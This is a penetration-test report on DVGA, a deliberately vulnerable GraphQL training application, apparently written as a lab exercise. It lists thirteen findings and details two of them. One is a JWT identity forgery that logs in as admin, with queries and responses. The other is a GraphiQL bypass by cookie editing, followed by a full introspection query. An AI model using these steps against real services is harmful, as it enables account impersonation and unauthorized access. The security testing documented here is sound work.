🔐 VULNERABILITY ASSESSMENT & PENETRATION TEST REPORT

DVGA(Damn Vulnerable GraphQL Application)

Web Application & API Security Assessment

CONFIDENTIAL

This document contains security assessment results and sensitive technical information. Distribution should be limited to authorized personnel only.

Prepared By

MALOY ROY ORKO

Security Researcher / Penetration Tester

DVGA VAPT Assessment Report

Version Information

Field	Value
Project	DVGA VAPT Assessment
Assessment Type	Black-Box Web Application & API Penetration Testing
Duration	6 Days
Testing Methodology	OWASP Web Security Testing Guide (WSTG), OWASP API Security Top 10
Report Version	1.0 (29 August 2026 – 3 September 2026)
Classification	Confidential – Internal Security Assessment
Prepared By	Maloy Roy Orko

Executive Summary

A comprehensive security assessment was performed against the **DVGA (Damn Vulnerable GraphQL Application)** over a six-day engagement period. The assessment included reconnaissance, automated scanning, GraphQL schema and introspection testing, authentication and authorization testing, injection testing, business logic and application security testing, resource-exhaustion testing, and manual vulnerability verification.

A total of **13 confirmed security vulnerabilities** were identified during the assessment. The majority of the findings were discovered through manual testing and validation, demonstrating security weaknesses that automated scanners alone may not identify.

The identified vulnerabilities included:

- JWT Signature Validation Bypass
- Authentication and Authorization Weaknesses
- Missing Login Rate Limiting
- GraphiQL Interface Protection Bypass
- OS Command Injection
- SQL Injection
- Stored Cross-Site Scripting (XSS)
- Resource Exhaustion / Denial of Service

Successful exploitation resulted in:

- Unauthorized access to sensitive information
- Manipulation of application and database data
- Remote operating-system command execution
- JavaScript execution in a victim's browser
- Access to information available within the application's browser context
- Authentication and authorization bypass
- Application performance degradation and service disruption

The assessment identified **6 Critical, 6 High, and 1 Medium severity vulnerabilities**, with the highest CVSS v3.1 score being **9.8 (Critical)** and an overall average CVSS score of **8.2**.

The results demonstrate that several areas of the DVGA application require security improvements, particularly **input validation, command execution controls, SQL query handling, XSS protection, JWT signature validation, authentication controls, and GraphQL resource management**.

Scope

In Scope

The following components and functionality of the DVGA application were included in the security assessment:

- **Web Application**
- **GraphQL API**
- **GraphQL Schema and Introspection**
- **Authentication Mechanisms**
- **Authorization Controls**
- **GraphiQL Interface**
- **Paste Creation and Management**
- **Paste Import Functionality**
- **Paste Upload Functionality**
- **System Diagnostics Functionality**
- **System Debug Functionality**
- **Input Validation and Injection Handling**
- **Application-Level Resource Exhaustion / Denial of Service**
- **Business Logic and Application Functionality**

Out of Scope

The following areas were not included in the assessment:

- **Infrastructure Testing**
- **Source Code Review**
- **Operating System Assessment**
- **Third-Party Services and External Infrastructure**
- **Social Engineering**
- **Physical Security Testing**

Methodology

The DVGA security assessment was carried out over a **six-day engagement period** using both manual testing and automated security tools.

The testing covered:

- **Reconnaissance and application mapping**
- **GraphQL schema and introspection testing**
- **Authentication and authorization testing**
- **Injection and input validation testing**
- **Business logic and application functionality testing**
- **Stored XSS testing**
- **GraphQL abuse and resource-exhaustion testing**
- **Automated scanning using OWASP ZAP and Wapiti**
- **Manual verification of identified vulnerabilities**
- **Evidence collection and vulnerability classification**

Potential issues found during automated scanning or manual testing were **verified manually before being reported as confirmed vulnerabilities**. Requests, responses, screenshots, and relevant tool output were collected and organized as supporting evidence for the findings.

Assessment Overview

The assessment was conducted using a **black-box testing approach** to simulate the actions of an external attacker with no prior knowledge of the application's internal architecture or source code.

Testing activities were performed using a combination of **automated and manual techniques** aligned with:

- **OWASP Web Security Testing Guide (WSTG)**
- **OWASP API Security Top 10**

Reconnaissance

- Manual Application Mapping
- GraphQL Endpoint Discovery
- GraphQL Schema and Introspection Analysis
- Endpoint and Functionality Enumeration
- Parameter Analysis
- Technology Fingerprinting

Automated Testing

Tools utilized:

- **Burp Suite**
- **OWASP ZAP**
- **Wapiti**
- **ffuf**
- **Katana**
- **InQL**
- **GraphQL Voyager**
- **graphw00f**

Automated scanning assisted with **endpoint discovery and identifying potential security issues**. However, the majority of confirmed vulnerabilities required **manual validation, exploitation, and business logic testing** before being included in the final report.

Manual Security Testing

Testing included:

- **Authentication Testing**
- **Authorization Testing**
- **JWT Security Testing**
- **GraphQL Security Testing**
- **Business Logic Testing**
- **Injection Testing**
- **Access Control Testing**
- **Parameter Manipulation**
- **Stored XSS Testing**
- **Resource-Exhaustion Testing**
- **Application Functionality Testing**

Risk Rating Summary

Severity	**Count**
Critical	**6**
High	**6**
Medium	**1**
Low	**0**
Total Confirmed Vulnerabilities	**13**

Findings Overview

ID	**Finding**	**Severity**
DVGA-001	JWT Token-Based Authorization Vulnerability — Signature Validation Bypass	**High**
DVGA-002	GraphiQL Interface Protection Bypass via Client-Side Cookie Manipulation	**Medium**
DVGA-003	Missing Login Rate Limiting	**High**
DVGA-004	SystemDiagnostics Authentication — Missing Rate Limiting	**High**

DVGA-005	OS Command Injection via `systemDiagnostics`	**High**
DVGA-006	SSRF via `importPaste`	**High**
DVGA-007	OS Command Injection via `ImportPaste` Path	**Critical**
DVGA-008	SQL Injection via `pastes.filter`	**Critical**
DVGA-009	Stored Cross-Site Scripting (XSS) via `CreatePaste`	**Critical**
DVGA-010	Stored Cross-Site Scripting (XSS) via `ImportPaste`	**Critical**
DVGA-011	Stored Cross-Site Scripting (XSS) via `UploadPaste`	**Critical**
DVGA-012	Denial of Service via Multiple Resource-Exhaustion Techniques	**High**
DVGA-013	OS Command Injection via `systemDebug`	**Critical**

Detailed Findings

The following section contains detailed vulnerability reports.

Note: Each vulnerability is documented in a separate file and embedded below.

Finding 01

DVGA-001-JWT Token Based Authorization Vulnerability Signature Validation Bypass

Severity

High

CVSS Score: 8.8 (High)

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score:	8.8
Impact Subscore:	5.9
Exploitability Subscore:	2.8
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	8.8

CWE

CWE-347 - Improper Verification of Cryptographic Signature

OWASP Mapping

- OWASP Top 10 2021: A07 - Identification and Authentication Failures
- OWASP API Security Top 10 2023: API2 - Broken Authentication

Affected Endpoints

- `POST /graphql`

Affected Operations

- GraphQL `me(token: String)` — vulnerable operation
- GraphQL `login(password: String, username: String)` — used to obtain a legitimate JWT for testing

Description

The application is vulnerable to improper JWT token validation, allowing an attacker to forge the identity contained within a JWT and authenticate as another user.

During testing, a valid JWT access token was obtained by authenticating as the `king1` account. The token used the `HS256` algorithm and contained the following identity:

```
{
  "type": "access",
   "identity": "king1"
}
```

The token was successfully used to authenticate as `king1`.

The JWT payload was then modified by changing the `identity` value from `king1` to `admin` without obtaining the credentials of the target account.

The original JWT signature was generated for the legitimate `king1` payload. After modifying the `identity` claim to `admin`, the original signature no longer corresponded to the modified payload. No valid replacement signature was generated using the server-side signing secret.

Despite this signature mismatch, the application accepted the modified token and used the attacker-controlled `identity` claim to authenticate the request as the `Admin` account.

A second test was performed by changing the `identity` value to `king`. The application again accepted the modified token and returned the `King` account.

This demonstrates that the application does not properly verify the JWT signature before trusting the `identity` claim.

Steps to Reproduce

Login

1. Login using the `king1` account through the GraphQL `login` mutation.

```
mutation login {
    login(password: "king1", username: "king1") {
```

```
            accessToken
            refreshToken
        }
}
```

2. The application returns a valid access token and refresh token.
3. Decode the access token using a JSON Web Token extension of Burp Suite.

Original JWT

The JWT header contains:

```
{
  "typ": "JWT",
   "alg": "HS256"
}
```

The JWT payload contains:

```
{
  "type": "access",
   "iat": 1788117999,
  "nbf": 1788117999,
  "jti": "86c6dca8-a92b-4a61-9f50-177152db11b7",
  "identity": "king1",
  "exp": 1788125199
}
```

The original token was signed with:

```
z1jVrIRG6aWYhJ6w1-bqVsiJxRlPncbOvNgB9PXfwy4
```

Testing the Original Token

The original token was supplied to the `me` query:

```
query me {
    me(token: "<VALID_TOKEN>") {
        id
        password
        username(capitalize: true)
```

```
        }           }
```

The application returned:

```
{
  "data": {
    "me": {
      "id": "5",
      "password": "******",
      "username": "King1"
      }
}
}
```

This confirmed that the original token authenticated successfully as `king1`.

Forging the JWT Identity

The JWT payload was modified by changing:

```
"identity": "king1"
```

to:

```
"identity": "admin"
```

The modified payload was:

```
{
  "type": "access",
   "iat": 1788117999,
  "nbf": 1788117999,
  "jti": "86c6dca8-a92b-4a61-9f50-177152db11b7",
  "identity": "admin",
  "exp": 1788125199
}
```

The modified token was submitted with the original signature. Therefore, the signature did not correspond to the modified JWT payload.

Submit the Modified Token

The modified token was supplied to the same `me` query:

```
query me {
    me(token: "<MODIFIED_TOKEN>") {
        id
        password
        username(capitalize: true)
      }
}
```

The application accepted the modified token and returned:

```
{
  "data": {
    "me": {
      "id": "1",
      "password": "changeme",
      "username": "Admin"
      }
}
}
```

This demonstrates successful authentication as the `Admin` account by modifying the JWT identity.

Verify Another User Identity

The same test was performed by changing:

```
"identity": "king1"
```

to:


```
"identity": "king"
```

The application accepted the modified token and returned:


```
{
   "data": {
      "me": {
         "id": "4",
         "password": "******",
         "username": "King"
         }
}
}
```


This confirms that the issue is not limited to a single target identity.


Proof of Concept



Response after modifying the identity to `admin`:


```
{
   "data": {
      "me": {
         "id": "1",
         "password": "changeme",
         "username": "Admin"
         }
}
}
```


Response after modifying the identity to `king`:



```
{
  "data": {
    "me": {
      "id": "4",
      "password": "******",
      "username": "King"
      }
}
}
```


Recommended evidence includes:

- Original JWT payload showing `identity: king1`
- Modified JWT payload showing `identity: admin`
- GraphQL request containing the modified token
- Response showing `username: Admin`
- Modified JWT payload showing `identity: king`
- Response showing `username: King`

Impact

- Authentication bypass
- User identity spoofing
- Account impersonation
- Potential privilege escalation through administrative identity spoofing
- Unauthorized access to other users' data
- Potential unauthorized execution of privileged GraphQL operations
- Bypass of JWT-based authentication controls

The ability to authenticate as the `Admin` account significantly increases the potential impact of this vulnerability as he can run os commands via operations.

Confidentiality: High

Integrity: High

Availability: High

Risk Rating

High

Remediation

- Properly verify the JWT cryptographic signature before trusting any JWT claims.
- Do not trust the `identity` claim until the JWT signature has been successfully validated.
- Explicitly enforce the expected JWT signing algorithm.
- Reject JWTs with invalid or missing signatures.
- Validate JWT claims such as `exp`, `nbf`, and `iat`.
- Ensure that the authenticated identity is derived only from a successfully verified token.
- Implement centralized JWT validation for all GraphQL operations that rely on JWT authentication.
- Invalidate existing tokens after remediation and issue newly signed tokens.
- Review all GraphQL queries and mutations that rely on JWT-derived identity for authorization weaknesses.

References

- CWE-347: Improper Verification of Cryptographic Signature
- https://cwe.mitre.org/data/definitions/347.html
- OWASP Top 10 2021: A07 - Identification and Authentication Failures
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- OWASP API Security Top 10 2023: API2 - Broken Authentication
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/

Finding 02

DVGA-002 — GraphiQL Interface Protection Bypass via Client-Side Cookie Manipulation

Severity

Medium

CVSS Score: 5.3 (Medium)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS Base Score:	5.3
Impact Subscore:	1.4
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	5.3

CWE

CWE-602 - Client-Side Enforcement of Server-Side Security

OWASP Mapping

- OWASP Top 10 2021: A05 - Security Misconfiguration
- OWASP API Security Top 10 2023: API8 - Security Misconfiguration

Affected Endpoints

- `GET /graphiql`
- `POST /graphql`

Affected Functionality

- GraphiQL interface protection controlled by the `graphiql:disable` cookie
- GraphQL introspection through `/graphiql`

Description

During Day-1 testing, the `/graphiql` interface was not accessible.

I identified the `graphiql:disable` cookie during testing.

I modified the cookie to enable the GraphiQL interface and then tested whether introspection was possible through the interface.

After modifying the cookie, the GraphiQL interface became accessible.

Introspection was successfully performed through `/graphiql` after enabling the interface.

This confirmed that the GraphiQL interface and its introspection functionality could be enabled through client-side cookie modification.

The main issue is that access to the GraphiQL interface was controlled using a client-side cookie. Since the cookie can be modified directly by the user, the intended restriction on the GraphiQL interface could be bypassed.


The successful introspection also exposed the GraphQL schema, including available queries, mutations, subscriptions, types, fields, and arguments.

Steps to Reproduce

1. Access the GraphiQL Interface

1. Browse to:

```
/graphiql
```




2. Initially, the GraphiQL interface was not accessible.

3. During testing, the following cookie was identified:

```
graphiql:disable
```


2. Modify the Client-Side Cookie



1. Open the browser developer tools and locate the `graphiql:disable` cookie.
2. Modify the cookie value to enable the GraphiQL interface.
3. Access `/graphiql` again.
4. The GraphiQL interface becomes accessible.

This demonstrates that the interface protection can be bypassed by modifying a value controlled by the client.

3. Manual GraphQL Introspection



After enabling the GraphiQL interface, I tested whether introspection was possible through the interface.

Our Query:

```
query IntrospectionQuery {
    __schema {
        queryType {
            name
        }
        mutationType {
            name
        }
        subscriptionType {
            name
        }
        types {
            ...FullType
        }
        directives {
            name
```

```
            description
            args {
                ...InputValue
            }
            onOperation
            onFragment
            onField
        }
      }
}

fragment FullType on __Type {
    kind
    name
    description
    fields(includeDeprecated: true) {
        name
        description
        args {
            ...InputValue
        }
        type {
            ...TypeRef
        }
        isDeprecated
        deprecationReason
      }
    inputFields {
        ...InputValue
      }
    interfaces {
        ...TypeRef
      }
    enumValues(includeDeprecated: true) {
        name
        description
        isDeprecated
        deprecationReason
      }
    possibleTypes {
        ...TypeRef
      }
}

fragment InputValue on __InputValue {
```

```
      name
      description
        type {
          ...TypeRef
        }
      defaultValue
  }

  fragment TypeRef on __Type {
      kind
      name
        ofType {
          kind
          name
          ofType {
              kind
              name
              ofType {
                  kind
                  name
                  ofType {
                    kind
                    name
                  }
              }
          }
        }
  }
```

4. Schema Dump We Got

The introspection request successfully returned the GraphQL schema.

The schema identified the following root types:

```
Query
Mutations
Subscription
```

GraphQL Operations Summary

QUERIES:

- `audits`

- `deleteAllPastes`
- `me`
- `paste`
- `pastes`
- `readAndBurn`
- `search`
- `systemDebug`
- `systemDiagnostics`
- `systemHealth`
- `systemUpdate`
- `users`

MUTATIONS:

- `createPaste`
- `createUser`
- `deletePaste`
- `editPaste`
- `importPaste`
- `login`
- `uploadPaste`

SUBSCRIPTIONS:

- `paste`

The schema also exposed object types including:

- `PasteObject`
- `OwnerObject`
- `UserObject`
- `AuditObject`

along with their associated fields and arguments.

The schema further exposed fields such as:

- `PasteObject.id`
- `PasteObject.title`
- `PasteObject.content`
- `PasteObject.public`
- `PasteObject.userAgent`
- `PasteObject.ipAddr`

- `PasteObject.ownerId`
- `PasteObject.owner`

The `UserObject` type also exposed:

- `id`
- `username`
- `password`

The schema contained additional functionality including system-related queries such as:


- `systemUpdate`
- `systemDiagnostics`
- `systemDebug`
- `systemHealth`

